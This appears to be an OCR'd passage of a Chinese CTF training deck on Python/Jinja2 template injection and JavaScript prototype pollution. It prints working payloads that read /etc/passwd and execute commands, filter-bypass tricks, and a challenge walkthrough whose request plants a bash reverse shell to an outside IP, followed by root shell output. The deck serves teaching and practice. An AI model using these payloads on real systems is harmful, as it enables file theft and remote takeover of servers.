ex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>,
>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <typ
n_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictprox
tor'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ell
mber_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator
r'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnamei
```

服务端模板注入(SSTI)

- 寻找关于命令执行或者文件操作的模块。
- 文件读取
  - ().__class__.__bases__[0].__subclasses__()[40]("/etc/passwd").read()

```
>>> ().__class__.__bases__[0].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'bases
ng'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>,
ype 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'co
ex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryvi
>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_func
n_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'gen
tor'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type
mber_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'itera
r'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type
formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type
odule'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix
atvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._I
ationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abco
```

```
>>> ().__class__.__bases__[0].__subclasses__()[40]("/etc/passwd").read()
'##\n# User Database\n# \n# Note that this file is consulted directly only when
gle-user mode.  At other times this information is provided by\n# Open Directory
8) man page for additional information about\n# Open Directory.\n##\nnobody:*:-2
y:/usr/bin/false\nroot:*:0:0:System Administrator:/var/root:/bin/sh\ndaemon:*:1:
r/bin/false\n_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uu
ate Daemon:/var/empty:/usr/bin/false\n_networkd:*:24:24:Network Services:/var/ne
assistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false\n_lp:*:26:26:Print
```

服务端模板注入(SSTI)

- 命令执行：
  - 寻找__builtins__（可以调用eval）
  - [].__class__.__base__.__subclasses__()[76].__init__.__globals__['__builtins__']['eval']("__import__('os').system('whoami')")

```python
#coding:utf-8

search = '__builtins__'
num = -1
for i in ().__class__.__bases__[0].__subclasses__():
    num += 1
    try:
        print(i.__init__.__globals__.keys())
        if search in i.__init__.__globals__.keys():
            print(i, num)
    except:
        pass
```

```
>>> [].__class__.__base__.__subclasses__()[76].__init__.__globals__['__builtins__']['eval']
<built-in function eval>
>>> [].__class__.__base__.__subclasses__()[76].__init__.__globals__['__builtins__']['eval']("__import__('os').s
ystem('whoami')")
gml
0
```

服务端模板注入(SSTI)

- 命令执行：
  - 寻找os
  - ''.__class__.__mro__[2].__subclasses__()[76].__init__.__globals__['os'].popen('ls')

```
# encoding: utf-8

num = 0
for item in ''.__class__.__mro__[2].__subclasses__():
    try:
        if 'os' in item.__init__.__globals__:
            print num,item
        num+=1
    except:
        print '-'
        num+=1
```

```
>>> ''.__class__.__mro__[2].__subclasses__()[76].__init__.__globals__['os'].popen('whoami').read()
'gml\n'
```

服务端模板注入(SSTI)

寻找Python SSTI攻击载荷的过程

查看其引用`__builtins__`

```
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']
```

这里会返回dict类型，寻找keys中可用函数，直接调用即可，使用keys中的file等函数来实现读取文件的功能

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']('/etc/passwd').read()
```

常用的目标函数:

- file
- subprocess.Popen
- os.popen
- exec
- eval

常用的中间对象:

```
- catch_warnings.__init__.func_globals.linecache.os.popen('ls')
- lipsum.__globals__.__builtins__.open("/flag").read()
- linecache.os.system('ls')
```

服务端模板注入(SSTI)


- Python2
  - 读文件：().__class__.__bases__[0].__subclasses__()[40](r ' /flag').read()
  - 命令执行：
    ().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os").popen(" ls").read()')
- Python3（有区别）
  - ().__class__.__bases__[0].__subclasses__()[-4].__init__.__globals__['system']('ls')
    ''.__class__.__mro__[1].__subclasses__()[104].__init__.__globals__["sys"].modules["os"].system("ls")
  - [].__class__.__base__.__subclasses__()[127].__init__.__globals__['system']('ls')

服务端模板注入(SSTI)

- 练习：easyssti
  - http://t.ieki.xyz:8009/?name=


服务端模板注入(SSTI)

- 练习：easyssti
  - http://t.ieki.xyz:8009/?name=



绕过过滤

- 过滤关键字
  - 字符串拼接：'__c'+'lass__'
  - 利用request.args属性（cookie等）：
    {{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(request.args.path).read()}}
    &path=/etc/passwd
  - \x 编码：
    ().__class__.__bases__[0].__subclasses__()[59].__init__.__globals__['\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f']



绕过过滤

- 过滤 点
  - {{request|attr("get")}}就相当于{{request.get}}
  - jinja2模板中，{{''.__class__}} = {{''['__cl'+'ass__’]}}
- 过滤[]
  - getitem

```
>>> "".__class__.__mro__[2] == "".__class__.__mro__.__getitem__(2)
True
```

绕过过滤

- 练习：hardssti
  - http://t.ieki.xyz:8011/?name=

目录

1.CTF Web概述

2.Sql 注入漏洞进阶

3.反序列化漏洞进阶

4.SSTI 漏洞利用

5.原型链污染漏洞利用

Javascript 中的类

- Javascript里万物皆对象。
- 定义一个类，需要以定义“构造函数”的方式来定义：

```
function Foo() {
    this.bar = 1
}

new Foo()
```

类的属性

```
function Foo() {
    this.bar = 1
    this.show = function() {
        console.log(this.bar)
    }
}

(new Foo()).show()
```

类的方法

- Show方法每实例一个Foo的对象，都会执行一次。show方法实际上是绑定在对象上的，而不是绑定在“类”中。

Prototype 与 __proto__ 是什么

- 这时候就要用到原型（prototype）了。

```
function Foo() {
    this.bar = 1
}

Foo.prototype.show = function show() {
    console.log(this.bar)
}

let foo = new Foo()
foo.show()
```

- 可以认为原型prototype是类Foo的一个属性，而所有用Foo类实例化的对象，都将拥有这个属性中的所有内容，包括变量和方法。比如上图中的foo对象，其天生就具有foo.show()方法。

Prototype 与 __proto__ 是什么

- 我们可以通过Foo.prototype来访问Foo类的原型，但Foo实例化出来的对象，是不能通过prototype访问原型的。这时候，就该__proto__登场了。
- 一个Foo类实例化出来的foo对象，可以通过foo.__proto__属性来访问Foo类的原型，也就是说：
  - foo.__proto__ == Foo.prototype

```
> function Foo() {
      this.bar = 1
  }


  Foo.prototype.show = function show() {
      console.log(this.bar)
  }

  let foo = new Foo()
  foo.show()
  1
< undefined
> foo.__proto__ == Foo.prototype
< true
>
```

原型链

- 所有类对象在实例化的时候将会拥有prototype中的属性和方法
- js引擎查找对象（如对象foo）的属性（如bar）的过程：
  - 在对象foo中寻找bar
  - 如果找不到，则在foo.__proto__中寻找bar
  - 如果仍然找不到，则继续在foo.__proto__.__proto__中寻找bar
  - 依次寻找，直到找到null结束。比如，Object.prototype的__proto__就是null

```
var A = function(){};
var a = new A();
```



原型链污染

- foo.__proto__指向的是Foo类的prototype。那么，如果我们修改了foo.__proto__中的值，就可以修改Foo类。
- 这就是原型链污染。



原型链污染

- 甚至，可以继续向上污染Object类的原型。

```
> function Foo() {}
< undefined
> foo = new Foo();
< ▶ Foo {}
> //污染Object的原型
< undefined
> foo.__proto__.__proto__.gml="abc"
< "abc"
> a = [1]
< ▶ [1]
> a.gml
< "abc"
> b = 1233
< 1233
> b.gml
< "abc"
>
```

原型链污染

- 在实际应用中，哪些情况下可能存在原型链能被攻击者修改的情况呢?
- 我们需要设置__proto__的值呢？能够控制数组（对象）的“键名”的操作即可：
  - 对象merge
  - 对象clone（其实内核就是将待操作的对象merge到一个空对象中）
- merge操作是最常见可能控制键名的操作，也最能被原型链攻击，很多常见的库都存在这个问题。

原型链污染

- 例题：
  - 2020 网鼎杯青龙组 notes
  - http://t.ieki.xyz:8022/

原型链污染

- 2020 网鼎杯青龙组 notes

```
app.route('/status')
    .get(function (req, res) {
        let commands = {
            "script-1": "uptime",
            "script-2": "free -m"
        };
        for (let index in commands) {
            exec(commands[index], {
                shell: '/bin/bash'
            }, (err, stdout, stderr) => {
                if (err) {
                    return;
                }
                console.log(`stdout: ${stdout}`);
            });
        }
        res.send("ok");
        res.end();
```

遍历commands执行命令

```
edit_note(id, author, raw) {
    undefsafe(this.note_list, id + '.author', author);
    undefsafe(this.note_list, id + '.raw_note', raw);
}
```

dict的键可控，疑似原型链污染

原型链污染

- 2020 网鼎杯青龙组 notes

Request

Pretty Raw \n Actions

```
1 POST /edit_note HTTP/1.1
2 Host: oj2.igml.top:8022
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=29989cee8852f02cc8ae1b2e73882001
10 If-None-Match: W/"14-rMhgoCSLnkvAdUUx3sZMKrFqBgA"
11 Connection: close
12 Content-Type: application/json
13 Content-Length: 87
14
15 {
    "id":"__proto__",
    "author":"bash -i >& /dev/tcp/123.207.149.181/1235 0>&1",
    "raw":"gml"
  }
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 500 Internal Server Error
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 16
5 ETag: W/"10-ezY8G4nlvJU7IxGyOdeWYrPLNsU"
6 Date: Fri, 06 Aug 2021 08:49:25 GMT
7 Connection: close
8
9 Something broke!
```

污染Object的原型

```
bash: no job control in this shell
root@52efda77afae:/home/node/src# ls /
ls /
bin
boot
dev
```

访问/status，执行命令

谢谢 Thanks